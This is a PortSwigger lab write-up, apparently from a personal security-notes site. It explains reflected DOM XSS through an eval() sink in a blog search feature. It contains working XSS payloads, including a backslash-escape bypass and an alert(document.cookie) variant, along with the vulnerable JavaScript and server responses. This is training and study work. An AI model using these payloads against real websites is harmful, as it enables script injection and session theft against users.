This lab demonstrates a reflected DOM vulnerability. Reflected DOM vulnerabilities occur when the server-side application processes data from a request and echoes the data in the response. A script on the page then processes the reflected data in an unsafe way, ultimately writing it to a dangerous sink.
To solve this lab, create an injection that calls the alert() function.
Explore the application and understand it :
Basic understanding: Type of Application: Blogging application Users can search the blog post by searching in the search box in the Home page Users can add comments to the Posts
Home page:


Search the random text in the page

I am checking how the searched text is displayed in the Page. >
The
<and>characters are encoded with<and>in the HTML document
Okay lets at the requests :
There is an request going on where we get the search results in JSON format :

Lets see the page source to check from where this request is originated
Check the source of this page:

Here is the
<script>tag with JavaScript :
<script src='[/resources/js/searchResults.js](view-source:https://0a700033044114df807b21ec00f800c6.web-security-academy.net/resources/js/searchResults.js)'>

</script> <script>search('search-results')</script>
Explanation:
- The first script tag calls the external JavaScript file
- the second script tag calls the search function from the external JS file and passes ‘search-results’ as parameter to the function.
Check the code of external JavaScript file:

This script have the
searchfunction anddisplaySearchResultsfunction
The
searchfunction makes an HTTP GET request :GET search-results?search=<userSearchText>and then appends the response text with the
var searchResultsObj =string which makes a JavaScript Expression because these are inside theeval()function
The eval() function in JavaScript is a built-in global function that evaluates a string of code as if it were actual JavaScript code
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
	if (this.readyState == 4 && this.status == 200) {
		eval('var searchResultsObj = ' + this.responseText);
		displaySearchResults(searchResultsObj);
	}
};
xhr.open("GET", path + window.location.search);
xhr.send();
Analyze the Code — Identifying Sinks and Sources
The Critical Sink — eval()
eval('var searchResultsObj = ' + this.responseText);This is the most dangerous sink possible. The server’s JSON response is being directly concatenated into eval() without any sanitization.
The Source — window.location.search
xhr.open("GET", path + window.location.search);Your search query (?search=yourInput) gets sent to the server, server returns JSON containing your input, that JSON goes straight into eval().
The Full Data Flow
User input (?search=XSS)
        │
        ▼
XHR request to /search-results?search=XSS
        │
        ▼
Server returns JSON response:
{"searchTerm":"XSS","results":[...]}
        │
        ▼
eval('var searchResultsObj = ' + this.responseText)
        │
        ▼
eval('var searchResultsObj = {"searchTerm":"XSS","results":[...]}')
        │
        ▼
Your input inside eval() → JS execution sink
How to Exploit It
Step 1 — Understand the JSON structure first
Search for something normal and check Network tab → Response:
{"searchTerm":"hello","results":[]}So eval receives:
eval('var searchResultsObj = {"searchTerm":"hello","results":[]}')Step 2 — Identify injection point within JSON
Your input lands inside searchTerm value. You need to break out of the JSON string and inject JavaScript:
Normal:  {"searchTerm":"hello","results":[]}
Goal:    {"searchTerm":"BREAK OUT AND INJECT JS"}
Step 3 — The Payload
?search=hello"-alert(1)}//
What eval receives:
eval('var searchResultsObj = {"searchTerm":"hello"-alert(1)}//","results":[]}')Breaking it down:
var searchResultsObj = {"searchTerm":"hello"  // closes the string and object
-alert(1)}                                     // subtraction trick → alert fires
//","results":[]}                              // rest is commented out
The - between "hello" and alert(1) is a subtraction operator — JavaScript evaluates both sides, calling alert(1) in the process.
Alternative Payloads for This Sink
// Using subtraction operator
?search="-alert(1)}//

// Using addition
?search="+alert(1)}//

// Chaining multiple statements
?search="-alert(document.cookie)}//

// Confirm eval context with typeof
?search="-console.log(typeof eval)}//
Why eval() Makes This Trivial Compared to Previous Labs
Previous labs:
innerHTML sink  → needed HTML tag injection (<img onerror>)
jQuery $() sink → needed < prefix to switch jQuery to HTML mode
hashchange sink → needed iframe delivery mechanism

This lab:
eval() sink → direct JS string injection, no tricks needed
             just break out of the JSON string and inject code
eval() is the most powerful sink because anything you inject is treated as native JavaScript — no HTML parsing, no DOM tricks, no delivery mechanisms needed.
What to Check in DevTools
1. Network tab → search request → Response
   → See exact JSON structure returned

2. Console tab → any errors after injection
   → Tells you if string escaping is off

3. Sources tab → searchResults.js
   → Confirm the eval() line
What the Server Is Doing
{"results":[],"searchTerm":"skfdasdfk\"-alert(1)}//"}Your " got turned into \" — a backslash-escaped quote. This means your injection stays trapped inside the string and never breaks out:
// What you wanted:
eval('var searchResultsObj = {"searchTerm":"skfdasdfk"-alert(1)}//"}')
//                                                   ↑ breaks out here

// What actually happens:
eval('var searchResultsObj = {"searchTerm":"skfdasdfk\"-alert(1)}//"}')
//                                                   ↑ escaped, stays inside string
The Bypass — Escape the Backslash Itself
If you inject a backslash before your quote, the server adds another backslash to escape your quote — but now you have \\ which is an escaped backslash, meaning the quote after it is unescaped and breaks out:
Your input:   \"-alert(1)}//
Server adds:  \\\"-alert(1)}//
              ││
              │└── your " → now unescaped, breaks out of string ✅
              └─── \\ → just a literal backslash character
Payload:
?search=\"-alert(1)}//
What eval receives:
eval('var searchResultsObj = {"searchTerm":"\\"-alert(1)}//"}')Which JavaScript interprets as:
var searchResultsObj = {"searchTerm":"\"  // \\ = literal backslash, " = string end
-alert(1)}                                // alert fires ✅
//"}                                      // commented out
Confirm in Network Tab
Send the request and check the raw response — you should see:
{"results":[],"searchTerm":"\\"-alert(1)}//"}Two backslashes before the quote means the escape is neutralized and your breakout works.
The Full Step by Step Process
Step 1 — Normal JSON string escaping (the defense)
When you send " the server escapes it to \":
You send:      "
Server stores: \"
JSON output:   {"searchTerm":"your\"input"}
The backslash tells JavaScript: “this quote is not the end of the string, it’s a literal character inside it.”
Step 2 — What your bypass input looks like
You send:
\"
Two characters — a backslash \ followed by a double quote ".
Step 3 — Server processes your input
Server sees your backslash and escapes it:
Your input:      \"
Server escapes:  \\\"
                 ││└── your original " → server adds \ before it
                 └─── your original \ → server adds \ before it
Server is trying to escape both characters individually — it escapes your backslash AND your quote separately.
Step 4 — What lands in the JSON response
{"searchTerm":"\\\""}Step 5 — How JavaScript reads this inside eval()
JavaScript string escape sequences:
\\ = one literal backslash character
\"  = one literal quote character
But JavaScript reads left to right greedily:
\\ → consumed as escaped backslash → produces literal \
"  → now this quote is NOT escaped → it ENDS the string ✅
The quote after \\ is now free — it closes the JSON string.
Step 6 — Full eval() execution breakdown
Your full payload: \"-alert(1)}//
Server output:
{"results":[],"searchTerm":"\\"-alert(1)}//"}What eval() receives and parses:
var searchResultsObj = {"searchTerm":"\\"-alert(1)}//"}Character by character breakdown:
"          → opens searchTerm string value
\\         → escaped backslash → just a literal \ character
"          → NOT escaped → CLOSES the string ✅
-alert(1)  → now outside the string → JS operator + function call
}          → closes the JSON object
//         → comments out the remaining "}
So JavaScript sees:
var searchResultsObj = {"searchTerm":"\" - alert(1)}
//rest is commented out
Which executes as:
string "\" minus alert(1) → alert(1) gets called ✅Visual Summary of the Whole Flow
YOU TYPE:        \"  - alert(1)}//
                 │└──────────────── injection payload
                 └─ backslash to neutralize server's escaping

SERVER ESCAPES:  \\" - alert(1)}//
                 ││
                 │└─ server escapes your " → \"
                 └── server escapes your \ → \\

JAVASCRIPT READS:
                 \\ → literal backslash (escape sequence consumed)
                 "  → string terminator (now unescaped) ✅
                 - alert(1) → executes ✅
                 } → closes object
                 // → comments out rest ✅

RESULT: alert(1) fires ✅
The Core Concept in One Line
The server escaped your quote — so you smuggled in a backslash to consume the server’s escaping backslash, leaving your quote unescaped and free to break out of the string.
This is called a backslash escape neutralization bypass
Exploitation:
Payload:
xyz123\"-alert(1)}//

HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 51

{"results":[],"searchTerm":"xyz123\\"-alert(1)}//"}
break out of the JSON string and calling alert() function


XSS is executed.
Create an vulnerable lab to understand better :
Transclude of script.js
Home
IBRAHIM'S HACKING VAULT
myvault.ibrahimhz.com
A personal knowledge base for security research, CTF writeups, and hacking notes.
Contents
- THM_Challenges — TryHackMe challenge writeups
- _private — private notes (not published)
- PortswiggerAcademy
- XSS
Recent activity
Browse the graph view → to explore connections between notes. Use
Ctrl+Kor click the search icon to find anything fast.
Link to original
Transclude of data.json

